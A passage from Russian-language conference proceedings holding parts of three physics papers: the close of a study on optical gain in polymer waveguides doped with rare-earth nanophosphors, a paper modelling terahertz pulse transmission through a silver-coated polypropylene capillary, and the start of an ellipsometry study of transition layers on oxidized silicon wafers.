


Рисунок 5 – Схема установки для измерения коэффициента усиления в волноводе. 1) Волноводы с внедренными нанофосфорами. 2) Оптический анализатор спектра (OSA)




Рисунок 6 – Коэффициент усиления в полимерном волноводе с внедренными нанофосфорами $\beta\text{-NaLuF}_4\text{:Yb}^{3+}\text{:Er}^{3+}\text{:Ce}^{3+}$ на длине волны 1530 нм в зависимости от мощности накачки P_{pump} излучения с длиной волны 977 нм

Усиление сигнала с длиной волны 1530 нм в волноводе рассчитывалось по формуле

$$\text{Gain} = 10 \log(P_{\text{out}} - P_{\text{ASE}}) / P_{\text{in}}, \quad (1)$$

где P_{out} – интенсивность сигнала на выходе из волновода при включенной накачке, P_{ASE} – интенсивность сигнала усиленной спонтанной эмиссии (т. е. интенсивность сигнала на длине волны 1530 нм при отсутствии усиливаемого сигнала на входе и включенной накачке), P_{in} – интенсивность сигнала на входе в волновод. На рисунке 6 представлена измеренная зависимость коэффициента усиления (1) от мощности накачки P_{pump} . Мощность усиливаемого сигнала составляла 0,5 мВт. Видно, что коэффициент усиления монотонно возрастает

при увеличении мощности накачки. Из рисунка 6 также следует, что максимальный коэффициент усиления в полимерном волноводе длиной 15 мм с внедренными нанофосфорами $\beta\text{-NaLuF}_4\text{:Yb}^{3+}\text{:Er}^{3+}\text{:Ce}^{3+}$ составил 1,1 дБ/см при мощности накачки 80 мВт.

Заключение

Использование нанофосфоров, легированных редкоземельными элементами, является перспективным для формирования интегрально – оптических усилителей. Введение нанофосфоров в способные к УФ фотополимеризации композиции позволяет формировать волноводы хорошо разработанным методом контактной УФ фотолитографии. Достигнут коэффициент усиления 1,1 дБ/см при использовании нанофосфоров $\beta\text{-NaLuF}_4\text{:Yb}^{3+}\text{:Er}^{3+}\text{:Ce}^{3+}$. Оценки показывают, что путем оптимизации матрицы нанофосфоров, процентного содержания редкоземельных элементов в ней, можно повысить коэффициент усиления до 15–20 дБ/см, что соответствует требованиям, предъявляемым к волноводным усилителям для С-диапазона.

Работа выполнена при поддержке грантов РФФИ № 14-07-00759 и 16-02-00347 в части синтеза нанофосфоров, № 14-29-08265 и 16-32-00935 в части создания волноводных усилителей для С-диапазона.

Литература

1. Bradley, J.D.B. Erbium-doped integrated waveguide amplifiers and lasers / J.D.B. Bradley, M. Pollnau // *Laser & Photonics Rev.* – 2011. – Vol. 5. – P. 368.
2. A compact high-performance optical waveguide amplifier / F.D. Patel [et al.] // *IEEE Photonics Technology Letters.* – 2004. – Vol. 16. – P. 2607.
3. Polman, A. Broadband sensitizers for erbium-doped planar optical amplifiers: review / A. Polman, F.C.J.M. Veggel // *Opt. Soc. Am. B.* – Vol. 200421. – P. 871.
4. Rare-earth doped polymers for planar optical amplifiers / L.H. Slooff [et al.] // *J. of Applied Physics.* – 2002. – Vol. 91. – P. 3955.
5. Enhancement of 1,53 μm emission band in $\text{NaYF}_4\text{:Er}^{3+}$, Yb^{3+} , Ce^{3+} nanocrystals for polymer-based optical waveguide amplifiers / X. Zhai [et al.] // *Optical Materials Express.* – 2013. – Vol. 3. – P. 270–277.
6. Optical amplification at 1525 nm in BaYF_5 : 20% Yb^{3+} , 2% Er^{3+} nanocrystals doped SU-8 polymer waveguide / P. Zhao [et al.] // *Journal of nanomaterials.* – 2014. – Vol. 2014. – Article ID 153028.
7. Feasibility study of the optical imaging of a breast cancer lesion labeled with upconversion nanoparticle biocomplexes / E.A. Grebenik [et al.] // *Journal of Biomedical Optics.* – 2013. – Vol. 18 – P. 076004.

А.Б. Сотский¹, А.В. Шилов¹, Л.И. Сотская², Г.В. Синицын³

¹УО «Могилевский государственный университет
имени А.А.Кулешова», Могилев, Беларусь

²ГУ ВПО «Белорусско-Российский университет», Могилев, Беларусь ³ГНУ
«Институт физики имени Б.И.Степанова» НАН Беларуси,
Минск, Беларусь

ПРОПУСКАНИЕ МЕТАЛО-ДИЭЛЕКТРИЧЕСКОГО КАПИЛЛЯРА В ТЕРАГЕРЦОВОМ ДИАПАЗОНЕ

Введение

Волноводы для передачи терагерцового (ТГц) излучения востребованы для спектроскопических приложений. Трудности создания таких волноводов связаны с тем, что все известные материалы сильно поглощают ТГц волны. Поэтому конфигурация волновода должна обеспечивать транспортировку ТГц излучения по полой сердцевине. Одной из перспективных конфигураций такого рода является диэлектрический капилляр с металлизированной внешней границей. В [1, 2] рассчитаны спектры коэффициентов затухания отдельных мод названных капилляров и выполнены эксперименты по пропусканию через капилляры пикосекундных импульсов. В настоящем сообщении представлена техника расчета такого пропускания.

1. Расчетная модель

Пусть линейно поляризованный ТГц импульс падает нормально входному торцу капилляра, имеющему координату $z = 0$ (ось Oz направлена вдоль капилляра). Электрическое поле E импульса поляризовано вдоль оси Oy (рисунок 1,а) и распределено симметрично относительно начала координат. Импульс описывается функцией

$$E_y^{in}(t, x, y) = E_0 \exp[-(x^2 + y^2)w^{-2} - t^2T^{-2}] \cos[2\pi F(t - t_0)], \quad (1)$$

где t – время, E_0 , w , T , F , t_0 – параметры импульса. Обозначим через a и d внутренний радиус и толщину диэлектрической стенки капилляра, соответственно. Предполагая, что $w < a$ и что длина капилляра равна L , на его выходном торце имеем поле

$$E_y(\tau, x, y) = E_0 \operatorname{Re} \int_0^\infty \exp(i2\pi f \tau) \hat{\psi}(f, x, y) df, \quad (2)$$

$$\hat{\psi} = \{\exp[-i2\pi Ft_0 - \pi^2 T^2 (F - f)^2] + \exp[i2\pi Ft_0 - \pi^2 T^2 (F + f)^2]\} \times \\ \times T\sqrt{\pi} \sum \{C_v(f) E_y^{(v)}(f, x, y) \exp[-i(\beta_v - 1)2\pi f c^{-1} L]\}. \quad (3)$$

Здесь $\tau = t - Lc^{-1}$, c – скорость света, суммирование осуществляется по модам капилляра с безразмерными постоянными распространения $\beta_v = \beta_v(f)$, полями $E^{(v)}(f, x, y)$, $H^{(v)}(f, x, y)$ и амплитудами

$$C_v(f) = \frac{\int_0^\infty dr r \exp(-r^2 w^{-2}) \int_0^{0.5\pi} (H_+^{(v)} + H_-^{(v)}) d\varphi}{i \int_0^\infty dr r \int_0^{0.5\pi} (E_-^{(v)} H_+^{(v)} - E_+^{(v)} H_-^{(v)}) d\varphi}, \quad (4)$$

где $E_\pm^{(v)} = E_x^{(v)} \pm iE_y^{(v)}$, $H_\pm^{(v)} = H_x^{(v)} \pm iH_y^{(v)}$, а интегрирование проводится по полярным координатам.




Рисунок 1 – Геометрия капилляра и оптические плотности его мод:
а – плазменная мода, б – мода HE_{11} , в – HE_{12} , г – EH_{12}

2. Результаты и их обсуждение

Расчеты выполнены для импульса с параметрами $F = 1,7$ ТГц, $t_0 = 1,8$ пс, $T = 0,3$ пс, $w = 0,5$ мм, характерными для отклика GaAs фотоантенн, возбуждаемых фемтосекундным титан – сапфировым лазером. Соответствующий график функции $E_y^{in}(\tau, 0, 0)$ представлен на рисунке 2. Геометрический центр импульса совмещен с осью капилляра. В этом случае амплитуды (4) отличны от нуля только для тех мод, которым соответствуют четные по координатам x и y компоненты $H_x^{(v)}$ и $E_y^{(v)}$. Капилляр имеет радиус $a = 1$ мм и заполнен воздухом. Материалом его стенок служит полипропилен с диэлектрической проницаемостью $\epsilon = 2,229 - i0,0039$, которая предполагается постоянной в диапазоне $0 \text{ THz} < f < 4 \text{ THz}$. Оптимальная толщина стенки капилляра $d = 22,4$ мкм. Она выбрана в соответствии с формулой [1]

$$d = cf^{-1}(\varepsilon - 1)^{-0.5} \arctg \{ [\varepsilon(\varepsilon - 1)^{-0.5}]^{0.5} \}, \quad (6)$$

где $f = 1,7$ ТГц. Капилляр покрыт слоем серебра микронной толщины, превышающей толщину скин-слоя ($\sim 0,1$ мкм). Диэлектрическая проницаемость серебра допускает оценку по модели Друде [3].




Рисунок 2 – Импульс $\bar{E}(\tau) = E_y(\tau, 0, 0)E_0^{-1}$ при длине капилляра $L = 0$ м (а), $L = 0,1$ м (б), $L = 1$ м (в), $L = 10$ м (г)

Согласно экспериментальным данным [1, 2], метало-диэлектрический капилляр описанной конфигурации имеет приемлемую гибкость и может обеспечить низкое затухание ТГц сигнала (< 1 дБ/м).

На рисунке 3 представлены дисперсионные кривые четырех мод низшего порядка, рассчитанные методом функций Грина [4]. Данные моды имеют указанную выше четность компонент поля и наименьшее по сравнению с остальными подобными модами затухание. Кривые с $\nu = 0$ на рисунке 3 относятся к плазменной моде, с $\nu = 1$ – к моде HE_{11} , с $\nu = 2$ – к моде HE_{12} , с $\nu = 3$ – к моде EH_{12} . Оптические плотности этих мод, рассчитанные при $\text{Re}\beta_v^2 = 0,95$, приведены на рисунке 1. Минимальные частоты для каждого из графика на рисунке 3 соответствуют модовой отсечке, при которой мода перестает распространяться вдоль капилляра. Отрезки дисперсионных кривых, расположенные в диапазонах $\text{Re}\beta_v > 1$, отвечают преимущественной локализации энергии мод в диэлектрическом материале. В данных диапазонах наблюдается сильное затухание мод, вызванное поглощением их энергии диэлектриком. Минимальное затухание моды HE_{11} наблюдается в окрестности $f = 1,7$ ТГц. Это результат резонансного отражения излучения данной моды от капилляра, которое обеспечивается условием (6) [1]. Еще отметим, что в области частот $f > 2,7$ ТГц высшие моды HE_{12} и EH_{12} затухают слабее основной моды HE_{11} . В этом диапазоне капилляр является существенно многомодовым.




Рисунок 3 – Дисперсионные кривые мод капилляра

О пропускании импульса капилляром позволяют судить рисунки 2 и 4. Штриховая кривая на рисунке 2 рассчитана при $L = 0$ по формуле (2), в которой суммирование распространяется только на указанные выше моды. Данная кривая практически не отличается от сплошной кривой, построенной в соответствии с (1). Отсюда следует, что интегралы в числителе (4) для мод более

высокого порядка пренебрежимо малы. Это, а также сильное затухание этих мод дает основание удерживать в сумме в (3) лишь слагаемые с $\nu = 0, 1, 2, 3$, что и учтено при расчетах.




Рисунок 4 – Спектр импульса при $L = 0,1$ м (а), $L = 1$ м (б), $L = 10$ м (в).
Кривые 1 и 2 – спектр на входе и выходе капилляра, соответственно

Заметим, что форма импульса на рисунке 2,б подобна экспериментальным распределениям, наблюдавшимся при длинах капилляров, составляющих несколько сантиметров [2]. В данном случае уширение импульса объясняется главным образом интерференцией нескольких мод, о чем свидетельствует спектр импульса на рисунке 4,а, имеющий вид отчетливо разделенных полос. Согласно рисункам 2,в и 4,б, при $L = 1$ м импульс состоит из стохастических колебаний. Их можно объяснить как расфазировкой мод различного порядка, так и расфазировкой гармоник Фурье для каждой моды. При $L = 10$ м (рисунки 2,г и 4,в) спектр импульса существенно сужается и становится более стабильным, что можно объяснить его преимущественным формированием модой HE_{11} на спектральном промежутке, соответствующем минимуму затухания данной моды (см. рисунок 3,б). Этот эффект представляет интерес с позиций фильтрации широкополосных ТГц сигналов при спектроскопии объектов.

Заключение

Более детальное исследование последнего эффекта и проблемы минимизации временного расплывания ТГц сигналов может быть проведено на основании разработанного подхода. В частности, представляет интерес анализ передачи импульсов капиллярами с оптимальными толщинами d , превышающими значение (6).

Работа выполнена при поддержке БРФФИ (грант F15R-138).

Литература

1. Matsuura, Y. Hollow optical fibers loaded with an inner dielectric film for terahertz broadband spectroscopy / Y. Matsuura, E. Takeda // JOSA B. – 2010. – Vol. 25. – P. 1949–1954.
2. Terahertz wave transmission in flexible polystyrene-lined hollow metallic waveguides for the 2,5-5 THz band / M. Navarro-Cía [et al.] // Opt. Express. – 2013. – Vol. 21. – P. 23748–23755.
3. Optical properties of the metals in the infrared and far infrared / M.A. Ordal [et al.] // Appl. Opt. – 1983. – Vol. 22. – P. 1099–1120.
4. Сотский, А.Б. Теория оптических волноводных элементов / А.Б. Сотский. – Могилев: МГУ им. А.А. Кулешова, 2011. – 456 с.

Н.И. Стаськов¹, И.В. Ивашкевич¹, Л.И. Сотская², Т.Н. Ещик³

¹УО «Могилевский государственный университет
имени А.А. Кулешова», Могилев, Беларусь

²ГУ ВПО «Белорусско-российский университет», Могилев, Беларусь

³НТЦ БМС ОАО «Интеграл», Минск, Беларусь

СТРУКТУРА ПОВЕРХНОСТНЫХ СЛОЕВ НА ТЕРМИЧЕСКИ ОБРАБОТАННЫХ КРЕМНИЕВЫХ ПЛАСТИНАХ

Введение

Для получения структур диоксид кремния-кремний ($\text{SiO}_2\text{-cSi}$), необходимых для интегральной микроэлектроники, с заданными электрофизическими параметрами – малой величиной фиксированного заряда и низкой плотностью поверхностных состояний – используют термическое окисление пластин кремния. Реакция взаимодействия кислорода с кремнием протекает в переходном слое, который образуется между кремнием и растущим слоем стехиометрического диоксида [1]. Толщина переходного слоя зависят, главным образом, от времени окисления. Переходный слой между кристаллическим кремнием и стехиометрическим диоксидом, по-видимому, содержит разные кремниевые фазы. Поскольку окисление пластин кремния происходит благодаря диффузии кислорода через нарастающий слой SiO_2 , то не исключается наличие пор. В связи с этим, интерес представляет модель переходного слоя, заполненного многокомпонентной эффективной средой с изотропными наноразмерными частицами кремниевых фаз и газообразных пор.

В данной работе предпринята попытка объединить модели эффективных сред Бруггемана и Максвелла-Гарнетта для нахождения диэлектрической проницаемости трехкомпонентных сред с целью определения вещественного состава переходных слоев в структурах SiO₂-cSi методом многоугольной эллипсоидности.

1. Теория

В большинстве случаев при решении обратных оптических задач используются двухкомпонентные эффективные среды Лорентц-Лоренца, Максвелла-Гарнетта и Бруггеман. Если известны диэлектрические функции (ϵ_1 , ϵ_2) отдельных компонент, образующих, неоднородный слой, то ϵ двухкомпонентной смеси веществ можно найти по выражению [2, 3]

$$\frac{\epsilon - \epsilon_{12}}{\epsilon + 2\epsilon_{12}} = f_1 \cdot \frac{\epsilon_1 - \epsilon_{12}}{\epsilon_1 + 2\epsilon_{12}} + f_2 \cdot \frac{\epsilon_2 - \epsilon_{12}}{\epsilon_2 + 2\epsilon_{12}}. \quad (1)$$

Объемные доли компонент должны удовлетворять условию $f_1 + f_2 = 1$. Параметр ϵ_{12} в выражении (1) учитывает особенности конкретной модели. Формула для ϵ сплошной среды Лорентц-Лоренца может быть получена из (1) при подстановке $\epsilon_{12} = 1$. При выборе модели Максвелла-Гарнетта необходимо приравнять $\epsilon_{12} = \epsilon_1$ или $\epsilon_{12} = \epsilon_2$. Приближение эффективной среды по Бруггеману может быть получено путем приравнивания $\epsilon_{12} = \epsilon$. Если ϵ_1 относится к отдельным сферическим включениям, объемная часть которых невелика $\left(f_1 < \frac{1}{3}\right)$, а ϵ_2 – к компоненте, которая занимает оставшуюся часть объема (матрица), то для определения ϵ эффективной среды используют формулу Максвелла-Гарнетта. При условии $f_1 > \frac{2}{3}$, среда с ϵ_1 становится матрицей, а среда с ϵ_2 – сферическими включениями. При $\frac{1}{3} < f_1 < \frac{2}{3}$ понятие матрицы теряет смысл. Фактически, в эффективной среде существуют наночастицы с ϵ_1 и ϵ_2 , не связанные друг с другом. Для такой эффективной среды с равноправными компонентами ϵ_1 и ϵ_2 , находящимися в среде с ϵ , используется формула Бруггемана.

Предположим, что матричную среду Максвелла-Гарнетта с ϵ_2 заполнили эффективной средой Бруггемана, диэлектрическая проницаемость (ϵ_{eff}), которой находится по формуле

$$f_0 \cdot \frac{\epsilon_0 - \epsilon_{eff}}{\epsilon_0 + 2\epsilon_{eff}} + f_1 \cdot \frac{\epsilon_1 - \epsilon_{eff}}{\epsilon_1 + 2\epsilon_{eff}} = 0. \quad (2)$$

Тогда, диэлектрическую проницаемость трехкомпонентной среды Максвелла-Гарнетта-Бруггеман, которая заполняет переходный слой, можно найти по формуле

$$\varepsilon_{01} = \varepsilon_2 \frac{\varepsilon_{eff}(1 + 2(f_0 + f_1)) + 2\varepsilon_2(1 - (f_0 + f_1))}{\varepsilon_{eff}(1 - (f_0 + f_1)) + \varepsilon_2(2 + (f_0 + f_1))}. \quad (3)$$

Компоненты среды характеризуются показателя преломления $N_0 = \sqrt{\varepsilon_0}$, $N_1 = \sqrt{\varepsilon_1}$ и $N_2 = \sqrt{\varepsilon_2}$. Соответствующие объемные доли компонент в слое – f_0 , f_1 и $f_2 = 1 - (f_0 + f_1)$. Если $f_0 = 0$ (или $f_1 = 0$), то из выражения (2) находим $\varepsilon_{eff} = \varepsilon_1$ (или $\varepsilon_{eff} = \varepsilon_0$). В таком случае переходный слой оказывается двухкомпонентной средой с ε_{01} . Если $f_0 = 1$ (или $f_1 = 1$), то $f_1 = 0$ (или $f_0 = 0$) и $\varepsilon_{eff} = \varepsilon_0$ (или $\varepsilon_{eff} = \varepsilon_1$). В таком случае переходный слой оказывается однокомпонентным с $\varepsilon_{01} = \varepsilon_0$ (или $\varepsilon_{01} = \varepsilon_1$). Если $f_0 = 0$ и $f_1 = 0$, то $f_2 = 1$ и $\varepsilon_{01} = \varepsilon_2$. В этом случае слой заполнен средой с ε_2 .

Для получения основного уравнения многоугольной эллипсометрии

$$\frac{r_p(\varphi)}{r_s(\varphi)} = \tan \psi(\varphi) e^{i\Delta(\varphi)}$$

в левую часть которого входят обобщенные амплитудные коэффициенты отражения r и s поляризованного света, мы использовали три электродинамические модели кремниевых структур:

I – однослойная (технологическая) модель с параметрами N_1 и d_1 ;

II – трехслойная модель, в которой слой с параметрами N_1 и d_1 , окружен переходными слоями с поляризуемостями α_{01} и α_{12} ;

III – трехслойная модель, в которой слой с параметрами N_1 и d_1 , окружен переходными слоями, заполненными эффективными средами. Толщины переходных слоев d_{01} и d_{12} . Верхний слой заполнялся на f_0 воздухом ($n_0 = 1$), на f_1 диоксидом кремния с N_1 и на f_2 аморфным кремнием ($N_2 = 4,023 - i0,23$, $\lambda = 632,8$ нм), Переходный слой $\text{SiO}_2\text{-cSi}$ заполнялся на f_0 диоксидом кремния с N_1 , на f_1 материалом подложки ($N_3 = n_3 - ik_3$) и на f_2 аморфным кремнием.

Для расчета r_p и r_s структуры $\text{SiO}_2\text{-cSi}$ в основном уравнении эллипсометрии использовали рекуррентные соотношения, в которых амплитудные коэффициенты отражения каждого следующего слоя выражается через амплитудные коэффициенты отражения предыдущего слоя, начиная с нижнего слоя на подложке [4]. Это позволило по электродинамическим параметрам выбранных моделей структур $\text{SiO}_2\text{-cSi}$ рассчитать значения теоретических (Δ и Ψ) эллип-

сометрических углов и сравнивать их значения со значениями соответствующих измеренных углов (Δ_e и Ψ_e). Другими словами – решить прямые и обратные задачи многоугловой эллипсометрии.

Общий подход к решению обратных задач спектрофотометрии и эллипсометрии обсуждался в работе [5].

2. Экспериментальные результаты

Эксперименты выполнены на промышленных пластинах КДБ 12, обработанных в буферном растворе после предварительной шлифовки и полировки. Затем эти пластины подвергались термической обработке (800°C) в атмосфере газов O_2 , N_2 и H_2 в течение 15 (образец 1) и 90 (образец 2) минут.

На профилометре Talystep (фирма Taylor-Hobson) иглой с радиусом закругления 2 мкм шероховатость обработанных пластин нельзя обнаружить.

Измерения поляризационных углов $\psi_e(\varphi)$ и $\Delta_e(\varphi)$ осуществляли на лазерном эллипсометре ЛЭФ 3М-1 ($\lambda=632,8$ нм) при углах падения φ от 60° до 76° с шагом 1° . В этой области углов падения эллипсометрические параметры наиболее чувствительны к характеристикам подложки КДБ 12 со слоем SiO_2 .

